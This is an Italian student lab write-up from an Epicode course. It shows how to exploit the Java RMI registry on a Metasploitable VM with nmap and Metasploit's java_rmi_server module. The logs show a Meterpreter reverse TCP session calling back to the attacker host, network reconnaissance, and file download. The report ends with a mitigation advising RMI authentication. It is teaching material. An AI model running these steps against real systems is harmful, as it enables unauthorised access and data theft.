Giacomo Manca - Epicode

Metasploit – Exploit Java_rmi

10 Novembre, 2023

Introduzione

Lo scopo di questo progetto è di illustrare una vulnerabilità del framework **Java RMI** (Remote Method Invocation), presente nella macchina Metasploitable e in ascolto sulla porta TCP 1099. La vulnerabilità è dovuta a una configurazione non sicura del servizio **rmi registry**.

Metodologia

Per individuare la vulnerabilità della macchina utilizzeremo lo strumento di scansione **nmap**. Per sfruttare questa vulnerabilità utilizzeremo il payload **Meterpreter** all'interno del framework **Metasploit**, che ci consentirà l'accesso remoto e il controllo della macchina.

Obiettivi


Raccogliere le seguenti evidenze sulla macchina remota:

1. Configurazione di rete
2. Informazioni sulla tabella di routing della macchina vittima

1. Scan della macchina target

Con il comando "**nmap -p 1099 --script vuln 192.168.11.112"** andiamo a fare uno scansione della macchina target.

In particolare il comando va ad eseguire una scansione dell'ip target, eseguendo uno script di sicurezza "**vuln**" per identificare e rilevare potenziali vulnerabilità sul servizio in ascolto sulla porta **1099**.



L'output della scansione Nmap indica che sulla porta 1099 dell'host con indirizzo IP 192.168.11.112 è in ascolto il servizio **rmiregistry**. Inoltre, la scansione ha rilevato una vulnerabilità specifica, nota come "**RMI registry default configuration remote code execution vulnerability**".
La vulnerabilità è causata dalla configurazione predefinita del registro RMI (rmiregistry), che consente l'accesso remoto senza autenticazone.

2. Exploit

Una volta individuata la vulnerabilità, passiamo alla fase dell'exploit tramite **Metasploit**.
Con il comando "**search**" cerchiamo la vulnerabilità tra i moduli disponibili. Nel nostro caso la keyword "**java_rmi**", come suggerito dai risultati di scansione con nmap.
Utilizziamo il comando "**use**" e selezioniamo il modulo tra i risultati richesti con il numero corrispondenti, in questo caso **1** (in alternativa possiamo inserire il path del modulo).

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descript
ion
   -  ----                                              ---------------  ----       -----  -------
--
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI
 Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI
 Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI
 Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMI
ConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/j
ava_rmi_connection_impl

msf6 > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta selezionato il modulo, possiamo visualizzare le opzioni disponibili con il comando "**show options**", e andiamo a settare i valori corrispondenti all'ip della macchina target con il comando "**set RHOSTS**".

```
Shell No. 1
File  Actions  Edit  View  Help
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for
                                         the payload request
   RHOSTS                      yes       The target host(s), see https://docs.met
                                         asploit.com/docs/using-metasploit/basics
                                         /using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to l
                                         isten on. This must be an address on the
                                          local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (defaul
                                         t is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default
                                          is random)
```

Una volta settate le impostazioni desiderate, lanciamo l'exploit con il comando "**exploit**". Come previsto, l'exploit ha sfruttato con successo la vulnerabilità di esecuzione remota di codice (RMI registry). L'exploit ha avviato una sessione **Meterpreter**, fornendoci un accesso remoto completo al sistema compromesso.


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/axb9h2sAdeZb
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47088) at 2023-11-10 09:2
2:35 -0500

meterpreter >
```

Lanciando il comando "**ifconfig**" possiamo visualizzare la configurazione di rete della macchina attaccata. Con il comando "**route**" otteniamo la tabella di routing del sistema.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea7:bffd
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fea7:bffd ::       ::
meterpreter >
```

Grazie a questo exploit abbiamo a disposizione numerosi comandi che ci permettono di interagire con la macchina attaccata. Possiamo ad esempio lanciare "**sysinfo**" per riconoscere il sistema operativo della macchina target.

Possiamo inoltre navigare tra le directory e ispezionarne il contenuto, e copiare o inviare file alla nostra macchina host. Andiamo per esempio a scaricare il file che contiene la configurazione di rete della macchina. Per farlo ci spostiamo nella directory che la contiene e con il comando "**download**" seguito dal path del file desiderato, ne scarichiamo una copia.



Conclusioni

Le vulnerabilità Java RMI possono portare a diversi rischi significativi per la sicurezza di un sistema. Tra questi abbiamo potuto osservare l'accesso non autorizzato ad una macchina, grazie all'assenza di autenticazione nella configurazione della macchina target. L'accesso a risorse e servizi può portare alla divulgazione di informazioni sensibili o alla modifica non autorizzata di dati.
Uno dei metodi per progettersi da questa vulnerabilità consiste nell'implementare l'autenticazione RMI per gli utenti che tentano di accedere ai servizi RMI.